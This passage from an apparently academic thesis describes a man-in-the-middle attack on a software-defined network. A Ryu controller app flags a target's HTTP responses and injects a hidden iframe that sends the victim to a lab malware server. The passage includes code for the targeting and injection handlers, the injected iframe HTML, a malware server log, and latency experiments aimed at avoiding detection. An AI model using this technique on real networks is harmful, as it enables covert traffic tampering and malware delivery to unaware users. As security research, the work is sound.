Within the `_arp_handler` we had to add a line to check for “None” types being passed through it. Within Mininet we did not have to make this check but when we moved our application to the physical environment we received errors when we passed through the `_arp_handler`. We added a check for “None” type as the first conditional statement. The changes can be seen in Figure 38 and Figure 39.

```

def _arp_handler(self, datapath, in_port, dst, src, dl_type, pkt, /
                  eth, data, actions):
    ofproto = datapath.ofproto
    arp_pkt = pkt.get_protocol(arp)

    if arp_pkt.opcode == 1:
        op = "ARP Request"
        arp_dst = arp_pkt.dst_ip
    elif arp_pkt.opcode == 2:
        op = "ARP Reply"

    self.logger.info("Processing %s %s => %s (port%d)" /
                    %(op, eth.src, eth.dst, in_port))
    self._display_eth(eth)
    self._display_arp(arp_pkt)

```

Figure 38. Virtual Lab Environment Code Sample for ARP Processing

```

def _arp_handler(self, datapath, in_port, dst, src, dl_type, pkt, /
                  eth, data, actions):
    ofproto = datapath.ofproto
    arp_pkt = pkt.get_protocol(arp)

    if arp_pkt is None:
        pass
    elif arp_pkt.opcode == 1:
        op = "ARP Request"
        arp_dst = arp_pkt.dst_ip
        self.logger.info("\nProcessing %s %s => %s (port%d)\n" /
                        %(op, eth.src, eth.dst, in_port))
        self._display_eth(eth)
        self._display_arp(arp_pkt)
    elif arp_pkt.opcode == 2:
        op = "ARP Reply"
        self.logger.info("\nProcessing %s %s => %s (port%d)\n" /
                        %(op, eth.src, eth.dst, in_port))
        self._display_eth(eth)
        self._display_arp(arp_pkt)

```

Figure 39. Physical Test Bed Code Sample for ARP Processing

2. Switch Modifications

Another issue we ran into was configuring the physical switches. Mininet abstracted these details away from the user and made it very simple to set up the switches by running a single command. This is not the case for a physical test bed. Each switch had to be configured to communicate to our controller and with OpenFlow enabled. A screenshot of our running configuration file can be seen in Figure 40. The running configuration had to be specifically instrumented for our experiments to work correctly. Perhaps the most important input was enabling OpenFlow correctly. In order to do this we had to instantiate a controller IP address and interface for the switches to communicate with so that they could properly install and delete flow table rules. We also had to configure an OpenFlow instance on the switch that would have a listening port, Virtual Local Area Network (VLAN), controller, version, and connection type associated with it.

An OpenFlow switch communicates with the controller over TCP, therefore there needs to be IP reachability between the control port of the OpenFlow switch and the controller. OpenFlow switches can accommodate non-OpenFlow VLAN with control channel connectivity so that we do not have to create a physically separated network.

The VLAN parameters in the configuration file help us tag certain ports that we want to open for OpenFlow traffic enabled on. We give this VLAN a name and an IP address and associate it with the OpenFlow instance. From there we can enable OpenFlow and begin to see OpenFlow traffic in Wireshark when conducting our analysis.

```
ec4715@server-SDN: ~  
Running configuration:  
  
; J9575A Configuration Editor; Created on release #KA.15.18.0007  
; Ver #09:34.6b.fb.ff.fd.ff.ff.3f.ef:7f  
  
hostname "HP-3800-24G-2SFPP"  
module 1 type j9575x  
console idle-timeout 7200  
console idle-timeout serial-usb 7200  
snmp-server community "public" unrestricted  
openflow  
    controller-id 1 ip 10.10.0.7 controller-interface oobm  
    instance "sdn8"  
        listen-port 6655 oobm  
        member vlan 1  
        controller-id 1  
        version 1.3  
        connection-interruption-mode fail-standalone  
        max-backoff-interval 30  
        enable  
    exit  
enable  
exit  
oobm  
    ip address 10.10.0.8 255.255.255.0  
    exit  
vlan 1  
    name "sdn8"  
    untagged 1-26  
    ip address 10.10.0.8 255.255.255.0  
    exit  
no tftp server  
no autorun  
no dhcp config-file-update  
no dhcp image-file-update  
password manager  
ec4715@server-SDN:~$
```

Figure 40. Running Switch Configuration

H. MAN-IN-THE-MIDDLE PROGRAM DETAILS

A Ryu application is a module of the python programming language that defines a subclass of `ryu.base.app_manager.RyuApp` (Rao, 2014). Our MiTM application shares code with the base class `app_manager.RyuApp` and is defined by the imported Ryu

modules. OpenFlow uniquely inherits switches from different vendors, accompanied by proprietary interfaces and scripting languages, managed remotely using one protocol (Parihar, Rai, & Hambir, 2016). In our case we integrated with HP Switches that ran OpenFlow and we used the Ryu controller. At a high level, the application receives packet_in messages from the controller and filters these packets to flag for predetermined target traffic. The application then finds a web response packet being sent to our target and injects it with an iframe thus redirecting it to an alternate web server of our choosing. This type of network control embodies the power of commanding a SDN controller.

1. Functions

_packet_in_handler: The MiTM application is programmed to activate once it receives a packet_in occurrence on the network (Rao, 2014). If the Ryu controller receives a packet_in event, then it will call the _packet_in_handler. “This is achieved via the set_ev_cls API and the MAIN_DISPATCHER decorator tells the application to ignore packet_in messages until the negotiation process is complete between the Ryu controller and switches” (Rao, 2014, p. 1). The application processes each packet_in message based on whether or not it hits on a series of conditional statements. The first condition checks to see if the packet contains target traffic. It makes this determination by checking if the packet is web traffic and if it is destined to an IP address we have flagged as a potential target. If the packet_in matches this conditional statement then it is sent to the _mitm_handler. The second conditional statement checks to see if the packet_in contains a protocol other than IPv4 or ARP. If so, then it is sent to the table_miss function. The third conditional statement checks to see if the packet_in is an ARP request or reply. If so, then it is sent to the _arp_handler. The fourth conditional statement checks to see if the packet_in is an IPv4 packet. If so, then it is sent to the _ip_handler.

table_miss: The MiTM app uses the table_miss function to handle packets that do not hit on any of the conditional statements within its code. This function takes as parameters the datapath ID of the switch or IP address of the web server, input port number, destination MAC address and a defined action. An instance of the OFPMatch class is generated based on the input port and destination MAC address of the packet.

Next, “an instance of the OFPFlowMod class is generated and the message is sent to the OpenFlow switch using the datapath.send_msg method” (Ryu SDN Framework, 2015, p. 11). This message tells the switch to add a new entry in its table to indicate where to send subsequent packets that match this flow.

_arp_handler: The MiTM app uses the _arp_handler function to process ARP requests and replies. This function takes as parameters the datapath ID of the switch, input port number, destination MAC address, source MAC address, protocol type, the data contents of the packet and the action to be taken. The action variable contains the “OFPACTIONOutput class, which is used with a packet_out message to specify the switch port that you want to send the packet from” (Rao, 2014, p. 1). The function builds a match condition based on the protocol type, input port, and destination MAC address and then creates a flow mod to be sent to the switch. This flow mod will log a new entry in the switches flow table therefore if similar flows are sent subsequently then the switch can forward it to the appropriate destination instead of sending it to the controller.

_ip_handler: The MiTM app uses the _ip_handler function to process IPv4 packets. This function takes as parameters the IP address of the web server, input port number, destination/source MAC addresses, source/destination IP addresses, protocol type, the data contents of the packet and the action to be taken. The function builds a match condition based on the protocol type, input port and destination/source IP addresses and then creates a flow mod to be sent to the switch.

_mitm_handler: The MiTM app uses the _mitm_handler function to process flagged target traffic. This function takes as parameters the datapath ID of the switch, input/output port numbers, destination/source IP addresses, the data contents of the packet and the action to be taken. The function builds a match condition based on the protocol type, input port and destination/source IP addresses. Next, it creates a flow mod to be sent to the switch but instead of directing subsequent packets out through the port of the switch it indicates to send these packet_in messages out to the controller port via the ofproto.OFPP_CONTROLLER object. Once the new flow mod is sent back to the

controller the `_mitm_handler` then sends the targeted packet to the `_mitm_attack` function.

`_mitm_attack`: The MiTM app uses the `_mitm_attack` function to find the HTTP response packet being sent to the target IP and redirects it to another web server of our choosing via an iframe injection. This function takes as parameters the datapath ID of the switch, the output port number, destination/source IP address and contents of the packet. The function searches the contents of the packet to determine if it could find the `<body>` tag, thus indicating this is an HTTP response packet. If the `<body>` tag is found then it parses the HTTP headers and injects an iframe within it. Once the injection is complete the application then builds the injected response into an OpenFlow packet. It does this by using the `add_protocol` method to generate an object corresponding to each protocol header (i.e., ethernet, IPv4, etc.) and then it calls the `serialize` method. At this point the new packet is built, which includes the iframe injection in the web response. Finally, an “instance of the `OFPActionOutput` class is generated and the new packet is sent to the OpenFlow switch using the `datapath.send_msg` method” (Ryu SDN Framework, 2015, p. 11).

2. Basic Topology of a MiTM Redirection Attack

There are several steps involved with injecting an iframe in a target’s web traffic. Figure 41 shows these steps, and Table 2 further explains them.




Figure 41. MiTM Redirection in Mininet

Table 2. MiTM Redirection Steps Explained for Mininet

Step #	Process
Step 1	Packet is sent in the form of a web request from h3 intended for the web server running on h1
Step 2 & 3	Switch passes packet out to next destination
Step 4	Switch passes packet to web server
Step 5	Web server sends web response and passes packet back to switch
Step 6	Our MiTM application intercepts the traffic via the Controller. It then tags the response packet by the destination IP address and source port indicating targeted traffic
Step 7	Our MiTM app performs logic and injects an iframe
Step 8	The injected packet is sent back down to the controller
Step 9	The controller sends this back to the switch along with a flow mod indicating to send all similar responses back to the controller
Step 10 & 11	Switch passes packet out to next destination
Step 12	Target host receives injected response

In conclusion, our methodology chapter summarizes the following: differences in physical and virtual network layouts, differences for the implementation in a hardware and software test bed, and the inner workings of our MiTM application. A main goal for our application was the ability to discern an injection path that would minimize traffic delay in the network so that we could remain covert to regular users. In the process of formulating a comprehensive MiTM taxonomy for a software defined network we chose to simulate a proof of concept attack in a virtual environment. At the conclusion of our simulated experiment, we were able to inject an iframe into the HTTP web response of tagged target traffic followed by redirection to another server. Following the framework of our successful attack in Mininet, we wanted to implement the same base logic into our physical test bed.

Our physical test bed consists of multiple Raspberry Pi devices acting as hosts on the network. Additionally, we have configured three OpenFlow enabled HP switches and installed Ryu as the controller software which is running our MiTM application. We had to conform our code when we transferred from the virtual test bed to the physical one. Overall, these changes entailed changing the dpid to an IP address variable, implementing IP address filtering rather than MAC address filtering, and setting up a running configuration file on each switch to enable OpenFlow traffic to run through the network as desired.

The functions of our MiTM application were explained in detail. Most importantly our `_mitm_attack` function serializes and creates a new packet with our iframe injection built in, which was critical to the success of the attack. In general our application controls traffic the controller is sent by filtering OpenFlow `packet_in` messages from targeted traffic.

Our next chapter will take our proof of concept attack to the next level. Now that we can route target traffic through any one of the switches in the software defined network, we can test for a faster injection point. An ideal injection point will aim to minimize traffic delay and latency on the targeted host. By calculating the HTTP response times, we can discern the best traffic route through the switches on the network. The goal of this will be to remain covert and enable us to execute this attack on a large scale without the victim's awareness.

IV. ANALYSIS AND TESTING

A focal point of this research is to explore the fundamental components required to employ MiTM techniques on a software defined network. In order to build a taxonomy generalizing this technique in the SDN space we ran several experiments to compare and contrast.

At a high level, our MiTM application targets a client based on their IP address and port number. When the controller sees an OpenFlow packet_in message that contains this information it will flag it and send it to the MiTM application. The MiTM application will then parse the packet while searching for a keyword string within the HTML response. When the keyword is found it will append an iframe at the end of it and rebuild the packet with the injected content layered into it. The controller then takes this packet and sends it back out to the switch that the initial packet came from. At this point our MiTM application was fully functional but we wanted to improve it so that we could inject packets into the network in a way that reduced the overall HTTP response time to better our chances of evading detection. Presumably, a user could detect a MiTM attack using timing measurement techniques. For example, if two users sitting side-by-side simultaneously send web requests and only one of the users is targeted we can compare the overall HTTP response times to discern that the targeted users' traffic is being manipulated due to the delay in response. Therefore, we aim to achieve a similar HTTP response time between the non-targeted and targeted traffic.

Our setup for the experiments involves two clients. One client is targeted for our MiTM application while the other is not. Using the HTTP dissector in Wireshark, we could time how long it took between sending the HTTP GET request and receiving the HTTP response. The process of passing the packet up to our MiTM application, having it parse the content, inject an iframe, and build a new packet was adding one and a half milliseconds on average to the overall response time from the server to the client.

We ran several experiments to test this, which are discussed in more detail in the following sections. We found that, on average, the normal client that was not targeted for

our MiTM application received its response packets faster than the targeted client. We tried to optimize our code to make it run faster but we still saw delays between targeted traffic and non-targeted traffic so we had to take a different approach.

By default, our application has the controller send the injected HTTP response packet back to the same switch that provided the original packet_in. The packet would then percolate its way throughout the rest of the network by taking a next hop to a switch that was closer to the target. Having the packet hop between several switches added even more latency to our overall response time. We hypothesized that if we could send the injected HTTP response packet to the switch closest to the targeted client instead of the switch that sent the original packet then it would reduce the overall response time. This would allow us to mitigate our chances of being detected since our injected packet would only traverse one switch rather than multiple switches. Although we can reduce the HTTP response time, we recognize that our attack is still detectable via HTML source code analysis. As referenced in Chapter III, Wireshark is capable of detecting an iframe within HTTP traffic. The proceeding sections of this chapter will outline in detail our response time experiments.

A. EXPERIMENT ONE: NON-TARGETED CLIENT

As mentioned previously, we set up several experiments to test the HTTP response times between targeted traffic and non-targeted traffic. To test this, we used two Pi's as clients on the network with the IP addresses of 10.10.10.2 and 10.10.10.5. The 10.10.10.2 Pi would represent a non-targeted client. This client would send traffic to a web server and be served the response as expected without redirection. The 10.10.10.5 Pi would represent a targeted client. This client would send traffic to the same web server but instead of being served the normal response it would be served a response that contained a hidden iframe that would redirect it to a malicious web server. Both clients were connected to a single switch with the IP address of 10.10.0.10. This switch was connected linearly with all other switches on the network. We then set up two web servers with the IP addresses of 10.10.8.6 and 10.10.9.7. The 10.10.8.6 web server was connected to the 10.10.0.8 switch while the 10.10.9.7 web server was connected to the

10.10.0.9 switch. The 10.10.8.6 web server was designed to be a benign web server that the clients would browse to for content about the Center for Cyber Warfare at the Naval Postgraduate School. On the other hand, the 10.10.9.7 web server was designed to be our malicious server. The clients would never browse to this website but instead would be redirected to it unknowingly if they were flagged as a targeted client.

It is important to note that in an operational setting the overall end-to-end delay would increase as compared to our test bed experiments. For example, there is minimal end-to-end transmission delay between the switches and controller involved in our experiments. Since our switches are directly connected and our web server is local, there is no significant delay. This topology also coincides with a low amount of network jitter and thus the overall round trip time does not encounter significant network congestion. In contrast, when measuring real world deployments, more delay should be expected and accounted for.

With our physical set up in place we could then set up the controller. Before every test we had to remove all the flows on each switch. This ensured that the switch would not contain stale flow entries and that the network always started in the same state. We then start running our MiTM application on the controller. Once the controller completed its initial handshake with all of the switches on the network we would then start running Wireshark on the controller, as demonstrated in Figure 42. While Wireshark was running we opened up a NetSurf web browser on the non-targeted client's (10.10.10.2) screen and sent a web request to the benign web server (10.10.8.6).




Figure 42. Experiment One: Physical Set Up

Once the response was received we stopped Wireshark and entered `http.response` in the Wireshark filter panel as seen in Figure 43. This gave us the time from when the initial HTTP request was sent by the client to when the HTTP response was received. We recorded this number and then reset the test bed by stopping the application, deleting the flow entries in all switches, and clearing the cache in the client's web browser. We ran this same experiment fifteen times and found that the average HTTP response time for non-targeted traffic was about 4.763 milliseconds.




Figure 43. Wireshark Filter for HTTP Response Time

B. EXPERIMENT TWO: TARGETED CLIENT

Similar to experiment one, experiment two involved us running the same test but instead of using the non-targeted client (10.10.10.2) we used the targeted client (10.10.10.5). Before starting the test we deleted the flow entries in all the switch tables and cleared the browser cache of the client. We then started the controller with the MiTM application running on top of it. Before sending the HTTP request we started Wireshark so we could examine the response times. We then opened up a NetSurf web browser on the targeted client's screen and sent a web request to the benign web server (10.10.8.6). The response provided looked exactly similar to the non-targeted response. From the targeted client's point of view everything looked normal but if you were to inspect the HTML source code you would see that the iframe was injected into the response to redirect the targeted client to the malicious web server (10.10.9.7). In Figure 44, we see the iframe that was injected in the response on line six. We could also confirm the

redirection occurred by looking at the logs on the malicious server, which showed that the targeted client did send a web request to it and in return it served a malicious file to the client, as seen in Figure 45.

```
1
2 Content-Length: 247
3 Last-Modified: Sat, 30 Jul 2016 16:55:28 GMT
4
5 <html>
6 <body background="header.jpg"><iframe src="http://10.10.9.7:80/malware.html" width=0
7 height=0 style="hidden" frameborder=0 marginheight=0 marginwidth=0 scrolling=no></iframe>
8 <h1 style="color:black;" align="center"><b>CENTER FOR CYBER WARFARE</h1>
9 <p style="color:black;" align="center"><b><i>Supporting cyber-centric graduate education for
10 Navy, DoD and nation.</p>
11 </body>
12 </html>
13 </body>
14 </html>
```

Figure 44. Inspecting Response Source Code for the Iframe Injected

```
1 Serving HTTP on 0.0.0.0 port 80 ...
2 10.10.10.5 - - [23/Aug/2016 06:19:55] "GET /malware.html HTTP/1.1" 200 -
3
4
5 targeted IP address
6 requesting malware.html
```

Figure 45. Malware Server's Web Log

The controller will display a “Redirection Complete” message on the screen once it completes the build of the new response packet and sends it out the switch, as seen in Figure 46. As soon as we saw the targeted client received the response we would then stop Wireshark and enter the `http.response` filter into the filter panel. We would record the overall HTTP response time and then run the whole experiment again. We ran this same experiment fifteen times and found that the average HTTP response time for targeted traffic was about 6.193 milliseconds, which was slower than the non-targeted response rate in experiment one. On a large scale, a two-millisecond delay may not be noticed but we presume that the delay between non-targeted traffic and targeted traffic will substantially increase when there is more traffic on the network because the controller will be busy handling other traffic as well. We believe the targeted traffic delay will only increase therefore we aim to reduce the overall HTTP response time to targeted hosts as much as possible.

```
=====
Processing packet in:
  -- dpid:0x1c4346b972a80
  -- in_port: 1
  -- source MAC: b8:27:eb:e2:46:85
  -- destination MAC: b8:27:eb:f3:15:66

Processing MITM attack on 10.10.10.5

Handing Packet Off to Datapath ID: 0x1c4346b972a80

Redirection Complete.

      _____
     /          \
    /  ( )  ( )  \
   /      ^      \
  / 8====|""|====8 \
 /      LLLU'      \
=====
```

Figure 46. Redirection Complete Message Created by the Controller

1. Execution Time of MiTM Application

To improve the speed of our MiTM application we first tried to optimize the Python code. We did so by making minor changes, such as using local variables instead of global variables and removing unnecessary function calls within our nested loops (Python Patterns - An Optimization Anecdote, 2016). Although it is possible to measure execution of our MiTM application code using the python profile library, we analyzed the total execution time between the packet_out and packet_in messages communicated between the controller and switch. While running Wireshark on the controller we

observed the packet_in message flowing from the switch to the controller and compared its time to the corresponding packet_out message sent from the controller to the switch. We found that the execution time between these two events was about 3.91 milliseconds. Next, we calculated the time it took the non-targeted and targeted clients to receive the HTTP response packet. Figure 47 depicts the execution of our MiTM application and identifies where the iframe injection is occurring.




Figure 47. Execution of MiTM Application

As seen in Figure 47, line one shows the initial HTTP request being sent from the targeted client to the benign web server. Line two shows the HTTP response being sent from the web server to the targeted client but before it leaves the switch it hits a flow entry that states to send it to the controller. Line two continues from the switch to the controller, indicating that the switch sends the packet to the controller where it is then passed off to the MiTM application for parsing. Once the MiTM application is done parsing the response packet and injecting an iframe the controller will then give the packet back to the switch that provided the original packet, as seen in line three. Once the switch receives the packet it will then send it to the next closest hop, which in this case is switch two. Since switch two is physically connected to the final destination, which is the targeted client, it will then take the packet and send it to the out_port connected to the client. Once the targeted client receives the response packet and renders its content in its web browser it will automatically generate another HTTP web request due to the hidden iframe embedded in the response packet. The iframe forces the targeted client to unwillingly send this web request to the malicious web server (10.10.9.7) as seen in line four. Once the malicious web server receives the request it will then respond with malware in the HTTP response packet, as seen in line five.

After examining this figure, we hypothesized that if we could send the injected HTTP response packet to the switch closest to the targeted client instead of the switch that forwarded the original HTTP request, it would reduce the overall response time. Not only would this improve our response time but it would also create a smaller footprint in the network by passing the injected response only to the switch closest to the targeted client rather than allowing it to percolate throughout multiple switches before arriving at its final destination. The next section discusses how we examined which injection path reduced the timing of the HTTP response packets and the modifications that were necessary for its success.

C. EXPERIMENT THREE: TARGETED CLIENT WITH A DIRECTED ROUTE

To create a MiTM application that would inject its response packet and send it out a switch different than the one it received the original packet from requires an

understanding of how a software defined network identifies each unique switch. Essentially this is done through the use of a datapath ID, or dpid, which uniquely identifies each switch on the network. The dpid can be found by entering the management console of the switch and printing the details of the OpenFlow instance on the device. One of the dpid's used in our experiment is shown in Figure 48 using the command line interface on our 10.10.0.10 HP switch. "aux9" in Figure 48 refers to the OpenFlow instance running on the switch. Since the 10.10.0.10 switch is the device closest to the targeted client we recorded its dpid of 0x0001c4346b972a80 so that we could use it in our application.

```
[HP-2920-24G(config)# show openflow instance aux9

Configured OF Version      : 1.3
Negotiated OF Version      : 1.0
Instance Name              : aux9
Admin. Status              : Enabled
Member List                : VLAN 1
Listen Port                : 6655 (00BM)
Oper. Status               : Up
Oper. Status Reason        : NA
Datapath ID                : 0001c4346b972a80
Mode                       : Active
Flow Location               : Hardware and Software
```

Figure 48. Datapath ID of 10.10.0.10 Switch

Now that we have the dpid of the switch closest to the targeted client, we had to modify our MiTM application code so that the controller would send the injected response packet to the 10.10.0.10 switch instead of the defaulted 10.10.0.8 switch. To do this we used the built in Ryu module called DPSet. DPSet is used within Ryu to manage each switch that is attached to the controller (Ryu API Reference, 2014). We utilized the `get(dpid)` method within our application to grab the `ryu.controller.Datapath` instance of the 10.10.0.10 switch as seen in Figure 49 (Ryu API Reference, 2014). It is also important to note that we had to modify the `out_port` variable to the port number that

connected the targeted client to the switch. Without this variable the 10.10.0.10 switch would receive the injected response packet and not know which out_port to direct it to.

```
459 # Flag targeted IP based on IP address and port
460 # Once it's flagged as targeted traffic then set the out_port
461 # to be the controllers port therefore we can send a flowmod
462 # telling the switch to send all HTTP response packets to the
463 # controller first via the 'actions' variable.
464 if ((dstMAC == self.hw_addr or dstIP == self.ip_addr) and /
465     (pkt_tcp and pkt_tcp.src_port == 80) and (srcIP == self.web_server)):
466     # flag set to issue _mitm_handler
467     isHTTP = True
468     # set out_port to CONTROLLER
469     out_port_controller = ofproto.OFPP_CONTROLLER
470     actions = [datapath.ofproto_parser.OFPAActionOutput(out_port_controller)]
471
472 # if isHTTP flag is set then grab the 10.10.0.10 dpid instance
473 # with the DPSet.get(dpid) method. Set the out_port to the port
474 # number that the targeted client is attached to.
475 # Send packet to the _mitm_handler function for processing iframe
476 ▼ if isHTTP:
477     datapath = self.DPSet.get(0x0001c4346b972a80)
478     out_port=23
